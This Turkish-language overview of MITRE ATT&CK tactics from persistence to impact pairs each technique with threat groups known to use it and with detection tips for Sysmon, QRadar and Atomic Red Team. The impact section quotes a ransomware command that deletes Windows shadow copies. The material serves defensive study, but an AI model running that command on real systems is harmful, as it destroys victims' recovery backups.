- **Boot or Logon Autostart & Initialization Scripts & Modify Registry:** Kayıt defterindeki "Run" anahtarlarına (Registry Run Keys), başlangıç (Startup) klasörlerine veya oturum açma betiklerine zararlı komutların eklenmesidir. Atomic Red Team gibi araçlarla tehdit simülasyonu yaparken en sık test edilen ve Sysmon (Event ID 12, 13, 14) ile en rahat yakalanabilen kalıcılık yöntemleridir.
- **Pre-OS Boot & Implant Internal Image:** İşletim sistemi dahi yüklenmeden önce çalışan UEFI/BIOS seviyesine rootkit yerleştirilmesi veya bulut/sanallaştırma ortamlarındaki temel sistem imajlarının enfekte edilmesidir. Rus **APT28 (Fancy Bear)**, "LoJax" adlı UEFI rootkit'i ile formattan bile sağ çıkan bir kalıcılık mekanizması kurmasıyla siber güvenlik tarihine geçmiştir.
- **Create/Modify System Process, Scheduled Task/Job & BITS Jobs:** Windows Görev Zamanlayıcısı'nda (Task Scheduler) yeni bir zamanlanmış görev oluşturulması veya arka plan servislerinin (BITS vb.) zehirlenmesidir. Fidye yazılımı grupları ve **Sandworm**, zararlılarının haftalar sonra belirli bir saatte otomatik uyanması için bu tekniği standart bir prosedür olarak benimsemiştir.
- **Event Triggered Execution & Power Settings:** WMI olay abonelikleri (WMI Event Subscriptions) kurarak veya sistemin ekran koruyucuya / uyku moduna geçmesi gibi belirli eylemleri bekleyerek zararlının tetiklenmesidir. **APT3**, kullanıcı sisteme flash bellek taktığında veya belirli bir programı açtığında sessizce uyanan WMI tetikleyicilerini mükemmel kullanır.
- **External Remote Services & Server Software Component:** Şirketin VPN, RDP altyapılarına yerleşmek veya IIS, Microsoft Exchange gibi dışarıya bakan sunuculara kalıcı Web Shell'ler bırakmaktır. Çinli **HAFNIUM** grubu, Exchange sunucularındaki sıfırıncı gün açıklarıyla içeri girdikten sonra sistemlere bıraktığı Web Shell'ler sayesinde aylarca ağda görünmez kalmıştır.
- **Cloud Application Integration:** Bulut tabanlı (Azure, AWS) kimlik doğrulama uygulamalarına sızmak ve OAuth token'larını manipüle ederek kalıcılık sağlamaktır. **Nobelium**, SolarWinds saldırısında şirket içi ağdan buluta zıplayarak kurumsal Azure ortamlarında tam kalıcılık sağlamıştır.

- **Compromise Host Binary, Office Application Startup & Software Extensions:** Word/Excel'in başlangıç şablonlarına (örneğin Normal.dotm) makro gizlemek, meşru sistem dosyalarını (.dll, .exe) değiştirmek veya tarayıcılara zararlı eklentiler kurmaktır. **Kimsuky**, hedefteki kurban Word'ü her açtığında arka planda bilgi çalmaya başlayan Office eklentilerini sıklıkla kullanır.
- **Traffic Signaling:** "Port Knocking" adı verilen, saldırganın hedefin dış IP adresine belirli bir sırayla özel ağ paketleri göndererek, içeride uyuyan kalıcı arka kapıyı (backdoor) uyandırması ve iletişime geçmesidir.

Privilege Escalation

- **Access Token Manipulation & Abuse Elevation Control Mechanism:** Windows'taki Kullanıcı Hesabı Denetimi'ni (UAC) atlatma veya halihazırda yüksek yetkili çalışan süreçlerin (SYSTEM) erişim biletlerini (token) kopyalayarak kendi sürecine aktarma işlemidir. Rus **APT29 (Cozy Bear)** ve finansal suç ağı **FIN7**, araç setlerindeki özellikler (örneğin Cobalt Strike üzerinden) vasıtasıyla SYSTEM token'larını çalıp kendi süreçlerine enjekte etmeyi standart bir prosedür olarak uygular.
- **Account Manipulation & Valid Accounts:** Ele geçirilen standart bir hesabın izinlerinin artırılması (örneğin gizlice "Domain Admins" grubuna eklenmesi) veya doğrudan yüksek yetkili hesapların (Valid Accounts) kullanılmasıdır. Hedef odaklı oltalama yapan **Lapsus$** ve **Scattered Spider**, doğrudan içerideki IT destek (Helpdesk) hesaplarını veya yönetici hesaplarını ele geçirerek exploit kullanmadan en üst düzey yetkilere ulaşmalarıyla bilinir.
- **Exploitation for Privilege Escalation:** İşletim sisteminin çekirdeğindeki (Kernel) veya yerel servislerdeki (örneğin *PrintNightmare* veya *LocalPotato*) zafiyetlerin sömürülerek yetki yükseltilmesidir. Yıkıcı saldırılarıyla bilinen Rus **Sandworm** grubu, hedef ağlarda yanal hareket yapmadan önce ele geçirdikleri ilk makinede bu yerel zafiyetleri (LPE) agresif bir şekilde sömürür.
- **Process Injection:** Zararlı kodun, işletim sistemine ait meşru ve yüksek yetkili bir sürecin (örn. svchost.exe veya explorer.exe) belleğine gizlice enjekte edilmesidir. Gelişmiş siber casusluk grubu **Turla**, güvenlik duvarlarını atlatmak ve tespit edilmeden yüksek yetkilerle çalışmak için bu bellek içi (in-memory) enjeksiyon tekniklerinde son derece ustadır.

- **Escape to Host:** Docker veya Kubernetes gibi kısıtlı bulut/konteyner (container) ortamlarına sızan saldırganın, izolasyonu aşarak alt katmandaki ana sunucunun (Host OS) kontrolünü ele geçirmesidir. Bulut altyapılarını hedef alan **TeamTNT**, kendi kripto madenciliği botnet ağını genişletmek için bu konteynerden kaçış tekniklerini yoğun olarak kullanır.
- **Domain or Tenant Policy Modification:** Active Directory'deki Group Policy (GPO) ayarlarının veya Azure AD gibi bulut ortamlarındaki merkezi "Tenant" ilkelerinin manipüle edilmesidir. **APT29 (Nobelium)**, SolarWinds tedarik zinciri saldırısında Azure bulut ortamındaki güvenlik ilkelerini değiştirerek kalıcı ve yüksek yetkili bir arka kapı oluşturmuştur.
- **Scheduled Task/Job, Boot Autostart, System Process & Event Triggered Execution:** İşletim sisteminin rutin olarak çalıştırdığı başlangıç betiklerinin, servislerin veya zamanlanmış görevlerin "SYSTEM" veya "root" yetkisiyle zararlı kodu tetikleyecek şekilde ayarlanmasıdır. Çinli **HAFNIUM** grubu, Exchange sunucularındaki yetkilerini perçinlemek ve web shell'lerini en üst yetkiyle korumak için sistem servislerini ve zamanlanmış görevleri manipüle eder.

Stealth

- **Masquerading & Hide Artifacts:** Zararlı dosyaların isimlerini veya ikonlarını meşru sistem dosyaları (örn. svchost.exe) gibi göstererek veya gizli dizinlere saklayarak kamufle edilmesidir. **Lazarus Group**, zararlılarını güvenlik ürünlerinden kaçırmak için sıkça meşru işletim sistemi dosyalarını taklit eder.
- **Obfuscated Files, Deobfuscate/Decode & Delay Execution:** Zararlı kodun şifrelenerek (obfuscation) diske inmesi ve analiz ortamlarında (Sandbox) çalışmasını engellemek için kodun yürütülmesinin kasıtlı olarak bekletilmesidir. **Emotet** ve **Qakbot** gibi ağlar, ortamın bir sanal makine olup olmadığını kontrol eder (Virtualization/Sandbox Evasion) ve dinamik analiz araçlarını atlatmak için harekete geçmeden önce uzun süre uyku modunda kalır.
- **Indicator Removal & Selective Exclusion:** Saldırganın ağda bıraktığı izleri silmesi veya güvenlik ürünlerinde istisnalar (exclusion) tanımlayarak zararlı dosyaların taranmasını engellemesidir. Fidye yazılımı çeteleri (**LockBit**, **ALPHV**), operasyonun ortasında QRadar veya Wazuh gibi merkezi loglama sistemlerine (SIEM) giden izleri kesmek için Windows Event loglarını topluca temizler veya servisleri durdurur.

- **Rootkit & Pre-OS Boot:** İşletim sisteminin derinliklerine (Kernel) veya BIOS/UEFI seviyesine yerleşerek sistemin API çağrılarını en alt katmandan manipüle etmektir. Rus **APT28**, işletim sistemi tabanlı güvenlik yazılımlarının tespit edemeyeceği seviyede gizlenmek için UEFI rootkit'leri kullanır.
- **System Binary/Script Proxy Execution & Trusted Developer Utilities:** İşletim sisteminde zaten var olan meşru ve güvenilir araçların (rundll32, mshta, certutil, MSBuild) arkasına saklanarak komut çalıştırılmasıdır. Çinli **APT41**, güvenlik tespitlerini zorlaştırmak için bu "Living off the Land" (LOLBins) tekniklerini agresif kullanır. Atomic Red Team gibi araçlarla yapılan tehdit simülasyonlarında, tespit mekanizmalarını zorlamak adına genellikle bu meşru süreçlerin davranışsal analizi test edilir.
- **Process Injection & Hijack Execution Flow:** Zararlı kodun, çalışan meşru bir uygulamanın belleğine dışarıdan gizlice enjekte edilmesi veya DLL yükleme sırasının manipüle edilmesidir. Finansal suç grubu **FIN7**, güvenlik duvarlarından kaçınmak için bu bellek içi (in-memory) enjeksiyonları sıklıkla tercih eder.
- **Valid Accounts & Access Token Manipulation:** Güvenlik alarmlarını tetiklememek için, daha önceden çalınmış gerçek ve yetkili hesapların (veya onların erişim token'larının) kullanılmasıdır. **Scattered Spider**, sistemde tamamen meşru bir sistem yöneticisi gibi dolaştığı için davranışsal anomali tespit sistemlerini başarıyla atlatır.
- **Unused/Unsupported Cloud Regions:** Bulut ortamlarında (AWS/Azure vb.) kurumun normalde hiç kullanmadığı ve dolayısıyla aktif loglamadığı (örneğin Asya-Pasifik) sunucu bölgelerinde gizlice kaynak ayağa kaldırılmasıdır. Bulut odaklı **TeamTNT**, tespitten kaçmak için bu altyapısal kör noktalara gizlenmeyi tercih eder.

Defense Impairment

- **Disable or Modify Tools & System Firewall:** Ağdaki Antivirüs (AV), EDR veya host tabanlı güvenlik duvarlarının servislerinin doğrudan durdurulması, silinmesi veya kurallarının değiştirilmesidir. Fidye yazılımı kartelleri (**LockBit** ve **BlackCat/ALPHV**), şifreleme işlemine başlamadan hemen önce "PowerTool" gibi araçlarla veya netsh komutlarıyla EDR ajanlarını zorla kapatır.
- **Safe Mode Boot:** İşletim sisteminin, birçok üçüncü parti güvenlik ürününün (EDR/AV) başlatılmadığı "Güvenli Mod"da (Safe Mode) yeniden başlatılarak zararlının bu izole ortamda çalıştırılmasıdır. **REvil** ve **Snatch** fidye yazılımı grupları, şifreleme

sürecini güvenlik ürünlerine yakalanmadan tamamlamak için sistemleri güvenli modda yeniden başlatarak şifreler.

- **Prevent Command History Logging:** Linux'ta .bash_history dosyasının silinmesi veya Windows'ta PowerShell loglamasının kapatılarak komut geçmişinin SOC (Güvenlik Operasyon Merkezi) ekiplerinden gizlenmesidir. Bulut tabanlı **TeamTNT**, sistemde çalıştırdığı kripto madenciliği komutlarının izini silmek için komut geçmişini rutin olarak temizler.
- **Modify Registry & Plist File Modification:** Windows Kayıt Defteri (Registry) veya macOS Plist dosyalarının değiştirilerek işletim sisteminin yerleşik güvenlik özelliklerinin (örneğin Windows Defender'ın gerçek zamanlı korumasının) kalıcı olarak kapatılmasıdır.
- **Subvert Trust Controls & Modify Authentication Process:** Çalınmış meşru dijital sertifikalarla zararlı yazılımların imzalanması (böylece sistemin koda güvenmesi) veya kimlik doğrulama süreçlerinin (SSP vb.) arka kapı bırakmak için manipüle edilmesidir. Çinli **APT41**, kendi geliştirdiği zararlı yazılımları, çaldığı gerçek oyun şirketlerinin sertifikalarıyla imzalayarak AV ürünlerini atlatır.
- **Rogue Domain Controller:** Ağa sahte bir Etki Alanı Denetleyicisi (Domain Controller) eklenerek (DCShadow saldırısı), meşru loglar üretmeden Active Directory'ye zararlı objelerin veya yüksek yetkili kullanıcıların enjekte edilmesidir. Rus **APT29 (Cozy Bear)**, AD ortamlarında gizli arka kapılar oluşturmak için bu karmaşık tekniği ustalıkla uygular.
- **Weaken Encryption & Downgrade Attack:** Sistemlerin, daha zayıf ve kırılabilir olan eski şifreleme protokollerini (örneğin TLS 1.3 yerine TLS 1.0 veya Kerberos yerine NTLMv1) kullanmaya zorlanmasıdır. Ortadaki Adam (MitM) saldırısı yapan gruplar, şifrelenmiş trafiği okuyabilmek için kriptografik zayıflatma uygular.
- **Domain or Tenant Policy Modification:** Active Directory'deki GPO (Grup İlkesi) veya Azure/AWS bulut ortamlarındaki "Tenant" (Kiracı) ilkelerinin zayıflatılarak tüm kuruma güvensiz konfigürasyonların dayatılmasıdır. **Nobelium** grubu, bulut tabanlı e-posta hesaplarını izlemek için Azure AD politikalarını global çapta manipüle etmiştir.
- **Modify Cloud Compute Infrastructure & Resource Hierarchy:** Bulut güvenlik duvarlarının (Security Groups), ağ erişim listelerinin (ACL) değiştirilmesi veya bulut kaynak hiyerarşisinin bozulmasıdır. Saldırganlar, dışarıdan erişime kapalı bir veri tabanını internete açmak için bulut altyapı ayarlarını modifiye eder.

- **Modify System Image & File and Directory Permissions:** Ağ cihazlarının (Router, Switch, Firewall) donanım yazılımlarının (firmware) değiştirilmesi veya güvenlik araçlarının log dosyalarına erişimini engellemek için dosya izinlerinin kısıtlanmasıdır.
- **Network Boundary Bridging:** Hava boşluklu (air-gapped) veya izole edilmiş kritik ağlar ile internete açık standart ağlar arasında, her ikisine de bağlı bir cihaz üzerinden yetkisiz bir "köprü" kurulmasıdır. Endüstriyel ağları hedef alan **Sandworm**, IT ağından OT (Operasyonel Teknoloji) ağına geçmek için bu köprülemeyi kullanır.
- **Exploitation for Defense Impairment:** Doğrudan güvenlik ürünlerinin (Firewall, VPN cihazları, IPS/IDS) kendi üzerindeki zafiyetlerin sömürülerek, bu cihazların kör edilmesi veya devre dışı bırakılmasıdır.

Credential Access

- **OS Credential Dumping & Steal/Forge Kerberos Tickets:** Windows LSASS belleğinden şifre özetlerinin (hash) çekilmesi ve Kerberos (Golden/Silver Ticket) biletlerinin kopyalanmasıdır. **Wizard Spider** ve **Sandworm**, ağda hızla yayılmak için Mimikatz gibi araçlarla bellekten kimlik bilgilerini kazımayı standart bir adım olarak uygular.
- **Network Sniffing & Adversary-in-the-Middle (AiTM):** Ağ trafiğinin dinlenerek şifrelenmemiş protokollerden (FTP, HTTP) geçen parolaların çalınması veya kullanıcının sahte bir giriş ekranına (proxy) yönlendirilmesidir. Rus **APT28**, özellikle diplomatik hedeflerin ağ trafiğini dinleyerek NTLM özetlerini yakalamakta ustadır.
- **Exploitation for Credential Access:** Parola yöneticilerinde veya kimlik doğrulama servislerinde bulunan doğrudan işletim sistemi zafiyetlerinin sömürülmesidir.
- **Steal Web Session Cookie & Application Access Token:** Kullanıcının tarayıcısından aktif oturum çerezlerinin veya bulut (OAuth) token'larının çalınarak parola ve MFA adımlarının tamamen atlanmasıdır. **Lapsus$**, özellikle Slack, GitHub ve bulut panellerine sızmak için çalışanların oturum çerezlerini (Pass-the-Cookie) çalmayı çok sık kullanır.
- **Steal/Forge Certificates & Forge Web Credentials:** Kimlik doğrulama sertifikalarının çalınması veya SAML token'larının sahtesinin üretilerek (Golden SAML) bulut servislerine erişim sağlanmasıdır. **APT29**, SolarWinds vakasında bulut altyapılarında sahte SAML biletleri üreterek kalıcı erişim sağlamıştır.

- **Credentials from Password Stores:** Tarayıcılarda (Chrome, Firefox) kayıtlı olan veya yerel parola yöneticilerindeki şifre depolarının hedef alınmasıdır.
- **Brute Force (Kaba Kuvvet):** Parola püskürtme (Password Spraying) veya sızdırılmış sözlükler kullanılarak hesaplara sürekli giriş denenmesidir. İranlı **APT33**, kurumsal ağların dışa bakan yüzlerinde (O365, VPN) kaba kuvvet saldırılarını agresif biçimde kullanır.
- **MFA Request Generation (MFA Yorgunluğu):** Kurbanın telefonuna art arda yüzlerce MFA onay isteği (Push Bombing) göndererek kullanıcının bezip "Onayla" butonuna basmasının sağlanmasıdır. **Scattered Spider**, bu sosyal mühendislik destekli saldırı türünü kullanarak büyük teknoloji firmalarına sızmasıyla bilinir.
- **Multi-Factor Authentication Interception:** Kullanıcının girdiği SMS veya TOTP kodlarının oltalama bağlantıları veya SIM Swapping (Hat Kopyalama) yöntemleriyle araya girilerek ele geçirilmesidir.
- **Input Capture:** Klavye vuruşlarının (Keylogging), ekran görüntülerinin veya pano (Clipboard) verilerinin kopyalanarak kullanıcının anlık olarak girdiği şifrelerin çalınmasıdır. Kuzey Koreli **Lazarus Group**, özel geliştirdikleri zararlılarla kullanıcıların tuş vuruşlarını sessizce kaydeder.
- **Modify Authentication Process & Forced Authentication:** Sistemdeki kimlik doğrulama modüllerinin (SSP) şifreleri kaydetmesi için manipüle edilmesi veya hedefin NTLM özetini bırakmaya zorlanmasıdır.
- **Unsecured Credentials:** Kodların içine (Hardcoded) gömülmüş, açık metin dosyalarında veya komut geçmişlerinde unutulmuş şifrelerin bulunmasıdır. Bulut odaklı **TeamTNT**, sistemlerdeki konfigürasyon dosyalarında açık bırakılan API anahtarlarını aramakta son derece etkilidir.

Discovery

- **Account, Permission Groups & Password Policy Discovery:** Ağa sızan aktörlerin, domain içerisindeki yerel hesapları, yüksek yetkili grupları (örn. Domain Admins) ve parola politikalarını sorgulamasıdır. Fidye yazılımı karteli **Wizard Spider**, ağda yayılmadan önce bu yetki matrisini hızlıca toplar.
- **Domain Trust & Group Policy Discovery:** Domainler arası güven ilişkilerinin ve Group Policy Object (GPO) konfigürasyonlarının incelenmesidir. Devlet destekli **APT29**, ağ topolojisini haritalamak için BloodHound gibi araçları agresif şekilde

kullanır. Atomic Red Team simülasyonlarında bu yerel komutların (örn. nltest veya Get-ADDomainTrust) çalıştırılması, QRadar veya Wazuh gibi bir SIEM ortamında yakalanması gereken kritik öncü alarmlardır.

- **System Network Configuration & Connections Discovery:** Ele geçirilen makinenin IP konfigürasyonunun ve anlık aktif ağ bağlantılarının (netstat, arp) incelenmesidir. İranlı **MuddyWater** grubu, çevredeki diğer sunucuları görmek için bu işletim sistemi komutlarını çok sık kullanır.
- **Network Service & Remote System Discovery:** Nmap gibi araçlar kullanılarak ağdaki açık portların ve uzak sistemlerin tespit edilmesidir. **Sandworm**, kritik altyapılara sıçramadan önce Wireshark ile ağı pasif olarak dinleyerek (Network Sniffing) ve aktif port taramaları yaparak topolojiyi çıkarır.
- **Virtual Machine, Virtualization/Sandbox Evasion & Debugger Evasion:** Zararlının, bir SOC analisti tarafından izole bir ortamda incelenip incelenmediğini anlamak için sanal makine veya debugger (hata ayıklayıcı) izleri aramasıdır. **Emotet** botnet'i, bir analiz laboratuvarında (Sandbox) olduğunu fark ederse çalışmayı anında durdurur.
- **File/Directory, Process & Software Discovery:** Sistemde kurulu olan EDR ajanlarının, aktif süreçlerin ve kritik dosyaların listelenmesidir. **LockBit**, şifreleme safhasına geçmeden önce hangi güvenlik süreçlerini sonlandırması gerektiğini anlamak için detaylı bir Process (Süreç) keşfi yapar.
- **Log Enumeration & Query Registry:** Kurbanın hangi logları topladığını görmek veya Kayıt Defteri'ndeki (Registry) hassas verileri okumak için kullanılır.
- **Cloud Infrastructure, Service & Storage Discovery:** Saldırganların ele geçirdikleri kimliklerle AWS/Azure üzerinde açık S3 bucket'larını, kontrol panellerini (Dashboard) veya servisleri listelemesidir.
- **Container and Resource Discovery:** Docker veya Kubernetes ortamlarında mevcut konteynerlerin ve donanım kaynaklarının tespit edilmesidir. Bulut odaklı **TeamTNT**, sistemde gizlice kripto madenciliği başlatmadan önce boşta olan CPU/RAM kaynaklarını bu keşif adımıyla belirler.

Lateral Movement

- **Remote Services & Remote Service Session Hijacking:** Saldırganların RDP, SSH, VNC veya Windows Yönetici Paylaşımları (SMB/PsExec) gibi meşru uzak erişim protokollerini kullanarak diğer cihazlara bağlanması veya açık bırakılmış bir RDP

oturumunu (Hijacking) devralmasıdır. Fidye yazılımı karteli **Wizard Spider**, yatayda yayılmak için PsExec ve RDP'yi standart bir prosedür olarak kullanır.

- **Exploitation of Remote Services:** Hedef makinedeki iç servislerde bulunan zafiyetlerin (örneğin SMB için *EternalBlue*) sömürülmesidir. Rus **Sandworm** grubunun NotPetya operasyonu, kimlik bilgisine bile ihtiyaç duymadan bu teknikle tüm ağda dakikalar içinde otonom olarak yayılmıştır.
- **Use Alternate Authentication Material:** Açık metin şifreler yerine, bir önceki aşamada çalınan Kerberos biletlerinin (Pass-the-Ticket), şifre özetlerinin (Pass-the-Hash) veya web oturum çerezlerinin (Pass-the-Cookie) kullanılarak diğer sistemlere sıçranmasıdır. **APT29 (Cozy Bear)**, şifre alarmlarını tetiklememek için Active Directory ortamlarında Golden/Silver Ticket kullanarak görünmez bir şekilde ilerler.
- **Internal Spearphishing:** Ele geçirilen bir şirket çalışanının e-posta hesabından, diğer departmanlara güvenilir bir kaynakmış gibi (iç yazışma) oltalama mailleri atılmasıdır. **TA542 (Emotet)**, iç yazışma zincirlerine (reply-chain) zararlı dosyalar ekleyerek ağ içindeki diğer kullanıcıları avlamakta ustadır.
- **Lateral Tool Transfer:** İlerlenen yeni makinelere Cobalt Strike SMB beacon'ları, Mimikatz gibi sömürü araçlarının veya özel scriptlerin ağ üzerinden kopyalanmasıdır.
- **Software Deployment Tools:** Kurumun yamaları ve yazılımları dağıtmak için kullandığı merkezi araçların (SCCM, MECM, PDQ Deploy, Altiris) ele geçirilerek, zararlı yazılımın tüm ağa yasal bir güncellemeymiş gibi basılmasıdır. **LockBit** ve **ALPHV**, tek tek cihazları şifrelemekle uğraşmak yerine SCCM sunucusunu ele geçirip fidye yazılımını tüm şirkete saniyeler içinde dağıtır.
- **Taint Shared Content:** Kurum içindeki ortak ağ paylaşım klasörlerine (File Shares), iç portal sitelerine veya başlangıç scriptlerine zararlı kod enjekte edilerek, bu dosyaları açan diğer kullanıcıların enfekte edilmesidir.
- **Replication Through Removable Media:** Zararlının ağ içindeki USB bellekler aracılığıyla sistemden sisteme kopyalanmasıdır. Çinli **MUSTANG PANDA** grubu, özellikle internete kapalı (air-gapped) endüstriyel veya askeri ağlarda yayılmak için bu fiziksel sıçrama yöntemini kullanır.

Collection

- **Screen, Audio & Video Capture:** Kurbanın ekranından periyodik olarak görüntü alınması, mikrofonunun veya kamerasının gizlice açılarak ortam dinlemesi

yapılmasıdır. Vietnamlı **APT32 (OceanLotus)**, hedeflerinin günlük aktivitelerini izlemek için ekran görüntüsü alma tekniklerini agresif kullanır.

- **Input Capture & Clipboard Data:** Klavye vuruşlarının (Keylogger) kaydedilmesi veya kopyalanan (pano/clipboard) metinlerin çalınmasıdır. **Lazarus Group**, kullanıcıların kopyaladığı kripto para cüzdan adreslerini panoda değiştirerek veya şifreleri yakalayarak bu teknikten faydalanır.
- **Browser Session Hijacking:** Hedefin aktif tarayıcı oturumlarının ele geçirilerek, bankacılık veya kurumsal web uygulamalarındaki verilerin toplanmasıdır.
- **Data from Local System, Network Shared Drive & Removable Media:** Saldırganların yerel disklerdeki, ağdaki ortak dosya sunucularındaki veya takılı USB'lerdeki hassas (.pdf, .docx, .xlsx) belgeleri avlamasıdır. Fidye yazılımı karteli **Wizard Spider**, ağ paylaşımlarını tarayarak şifrelemeden önce çalabileceği en değerli verileri tespit eder.
- **Email Collection:** Kurumsal e-posta sunucularından (Exchange) veya yerel bilgisayardaki Outlook (PST/OST) dosyalarından yazışmaların çalınmasıdır. Çinli **HAFNIUM**, Exchange zafiyetlerini sömürdükten sonra yöneticilerin e-posta veri tabanlarını topluca kopyalayarak devasa bir istihbarat toplamıştır.
- **Data from Cloud Storage & Configuration/Information Repositories:** AWS S3, Google Drive gibi bulut depolarındaki veya kurum içi SharePoint, Jira, Confluence, Git gibi bilgi havuzlarındaki verilerin çekilmesidir. **Lapsus$** grubu, telekom ve teknoloji devlerini hacklediklerinde doğrudan kaynak kod depolarını ve iç mimari dokümanlarını hedef almıştır.
- **Automated Collection & Adversary-in-the-Middle:** Belirli dosya uzantılarını veya anahtar kelimeleri (örneğin "şifre", "finans") arayan scriptler yazılarak toplama işleminin otomatikleştirilmesi ve ağ trafiğinin (AiTM) dinlenerek geçen verilerin yakalanmasıdır.
- **Data Staged & Archive Collected Data:** Toplanan binlerce dağınık dosyanın, kurum dışına çıkarılmadan (sızdırılmadan) önce gizli bir klasörde biriktirilmesi (Staging) ve WinRAR, 7z gibi araçlarla şifrelenip sıkıştırılmasıdır (Archive). **LockBit**, kendi geliştirdikleri "StealBit" aracıyla bu paketleme işlemini otomatikleştirerek DLP (Veri Sızıntısı Önleme) sistemlerini atlatmaya çalışır.

Command and Control

- **Application & Non-Application Layer Protocol:** C2 trafiğinin meşru HTTP/HTTPS, DNS gibi uygulama katmanı protokolleri arasına saklanması veya tam tersi, TCP/UDP/ICMP gibi alt katmanların kullanılmasıdır. Rus **APT29 (Cozy Bear)**, ağda fark edilmemek için trafiği sıradan bir web gezintisi gibi HTTPS üzerinden yürütür.
- **Protocol Tunneling & Non-Standard Port:** SSH trafiğinin DNS üzerinden tünellenmesi veya RDP'nin standart dışı bir porttan (örneğin 443'ten) çıkarılmasıdır. Atomic Red Team simülasyonları ile en sık test edilen ve Sysmon (Örn: Event ID 3 Network Connection) logları üzerinden QRadar gibi SIEM platformlarında korelasyon kurularak avlanması gereken kritik anomali türleridir.
- **Encrypted Channel & Data Encoding / Obfuscation:** İletişimin AES, RC4 gibi algoritmalarla şifrelenmesi veya Base64, XOR gibi yöntemlerle kodlanarak güvenlik analiz araçlarından (DPI) gizlenmesidir. Kötü şöhretli **Emotet** botneti, paket içindeki komutları güvenlik ürünleri okuyamasın diye sürekli değişen özel şifreleme anahtarlarıyla paketler.
- **Content Injection:** Giden meşru ağ paketlerinin (örneğin bir HTTP yanıtının) içine gizlice komut veya zararlı yük (payload) enjekte edilmesidir.
- **Web Service & Proxy:** C2 sunucusu olarak Telegram, GitHub, Google Drive gibi meşru servislerin veya yönlendirici Proxy'lerin kullanılmasıdır. İranlı **MuddyWater** grubu, Telegram botları üzerinden komuta kontrol kurarak, çoğu kurumda yasaklı olmayan meşru bir trafiğin arkasına çok başarılı şekilde saklanır.
- **Dynamic Resolution & Hide Infrastructure:** Alan Adı Üretme Algoritmaları (DGA) kullanarak zararlının her gün binlerce farklı sahte domaine bağlanması veya Fast Flux ile IP adreslerinin sürekli değişmesidir (Gizlenme). **Lazarus Group**, DGA algoritmalarını agresif kullanarak SOC ekiplerinin statik IP veya Domain engellemesi yapmasını imkansız hale getirir.
- **Remote Access Tools (RAT) & Ingress Tool Transfer:** Ağa AnyDesk, TeamViewer gibi yasal uzaktan yönetim araçlarının veya Cobalt Strike, Sliver gibi profesyonel C2 framework'lerinin indirilmesidir. Finansal suç grubu **FIN7**, IT ekiplerinin kullandığı meşru RAT'ları komuta aracı olarak kullanarak davranışsal tespitten kaçınır.
- **Multi-Stage & Fallback Channels:** Operasyonun kesilmemesi için zararlının bir ana C2 kanalına, bir de farklı bir altyapıda çalışan yedek (Fallback) kanala sahip olmasıdır.

- **Traffic Signaling & Comms Through Removable Media:** "Port Knocking" adı verilen yöntemle ağdaki uyuyan zararlıyı uzaktan uyandırmak için özel paketler gönderilmesi veya izole edilmiş (internetsiz) ağlarda USB cihazlar üzerinden komut iletimi yapılmasıdır.

Exfiltration

- **Exfiltration Over C2 Channel:** Toplanan verilerin, saldırganın zaten içeride kurmuş olduğu (örneğin Cobalt Strike beacon'ı üzerinden) HTTPS veya DNS komuta kontrol kanalı üzerinden dışarı çıkarılmasıdır.
- **Exfiltration Over Alternative Protocol:** C2 kanalında aşırı gürültü (trafik) yaratıp yakalanmamak için, verilerin FTP, SSH veya farklı bir protokolle alternatif bir sunucuya aktarılmasıdır.
- **Exfiltration Over Other Network Medium:** Ana kurumsal ağdaki Güvenlik Duvarı veya DLP (Veri Sızıntısı Önleme) sistemlerini tamamen atlatmak için, verilerin ele geçirilmiş bir cihazın Bluetooth'u veya yakındaki bir Wi-Fi ağı gibi alternatif bağlantılar üzerinden sızdırılmasıdır.
- **Exfiltration Over Web Service:** Verilerin Mega, GitHub, Google Drive gibi kurumlarda genellikle engellenmemiş olan yasal web servislerine yüklenmesidir. Çifte şantaj yapan **LockBit** ve **ALPHV** gibi fidye yazılımı grupları, "Rclone" gibi araçlarla gigabaytlarca veriyi meşru bulut depolarına saniyeler içinde senkronize eder.
- **Transfer Data to Cloud Account:** Hedefin AWS veya Azure ortamındaki verilerinin, doğrudan saldırgana ait başka bir bulut hesabına (örneğin farklı bir S3 Bucket'ına) kopyalanmasıdır.
- **Automated Exfiltration & Scheduled Transfer:** Sızdırma işleminin Python/PowerShell betikleriyle otomatikleştirilmesi veya SOC ekiplerinin mesai saatleri dışında (örneğin gece 03:00'te) yapılacak şekilde zamanlanmasıdır.
- **Data Transfer Size Limits:** Ağdaki veri anomali alarmlarını tetiklememek için 50 GB'lık devasa bir veritabanı yedeğinin, 100'er MB'lık küçük paketler halinde haftalara yayılarak yavaşça sızdırılmasıdır. Ağ üzerindeki bu "yavaş ve derinden" ilerleyen anormal veri akışlarını yakalamak için WinCollect logları üzerinden Sysmon Event ID 3 (Network Connection) takibi yapmak ve QRadar üzerinde özel offenceler tetikleyen Sigma kuralları yazmak, savunma tarafında en hayati adımlardan biridir.

- **Exfiltration Over Physical Medium:** Ağ trafiğinin çok sıkı izlendiği veya sistemin internete tamamen kapalı (air-gapped) olduğu durumlarda, verilerin doğrudan USB bellekler, harici diskler veya akıllı telefonlar aracılığıyla fiziksel olarak dışarı çıkarılmasıdır. Çinli **MUSTANG PANDA** grubu bu yöntemi endüstriyel ağlarda sıklıkla dener.

Impact

- **Data Destruction & Disk Wipe:** Sunuculardaki verilerin kasıtlı olarak silinmesi veya doğrudan diskin işletim sistemiyle beraber sıfırlanmasıdır (Wiper). Rus devlet destekli **Sandworm** grubunun kullandığı NotPetya ve Industroyer zararlıları, fidye amacı gütmeden sadece Ukrayna'nın kritik altyapılarını kalıcı olarak silmek (Wipe) için bu teknikleri devasa ölçekte kullanmıştır.
- **Firmware Corruption:** Cihazların donanım yazılımlarının (BIOS/UEFI, Router Firmware) bozularak sistemlerin "tuğla (brick)" haline getirilmesi, yani işletim sistemi dahi kurulamayacak şekilde fiziksel olarak kullanılamaz hale getirilmesidir.
- **Data Encrypted for Impact:** Tüm ağdaki veritabanlarının, belgelerin ve yedeklerin şifrelenmesidir. Fidye yazılımı kartellerinin (**LockBit**, **ALPHV**, **Conti**) ana gelir kaynağıdır. Şirketten verileri sızdırdıktan (Exfiltration) sonra fidye ödenmesi için baskı kurmak adına sistemleri kilitlerler.
- **Inhibit System Recovery:** Şifreleme öncesinde, sistemdeki yedekleme servislerinin (Windows Volume Shadow Copies, Veeam servisleri vb.) silinmesi veya durdurulmasıdır. vssadmin delete shadows /all /quiet komutu, fidye yazılımı aktörlerinin kurbanın veriyi geri döndürmesini engellemek için kullandığı en popüler tekniktir. Bu komutun Sysmon veya QRadar üzerinden avlanması son derece kritiktir.
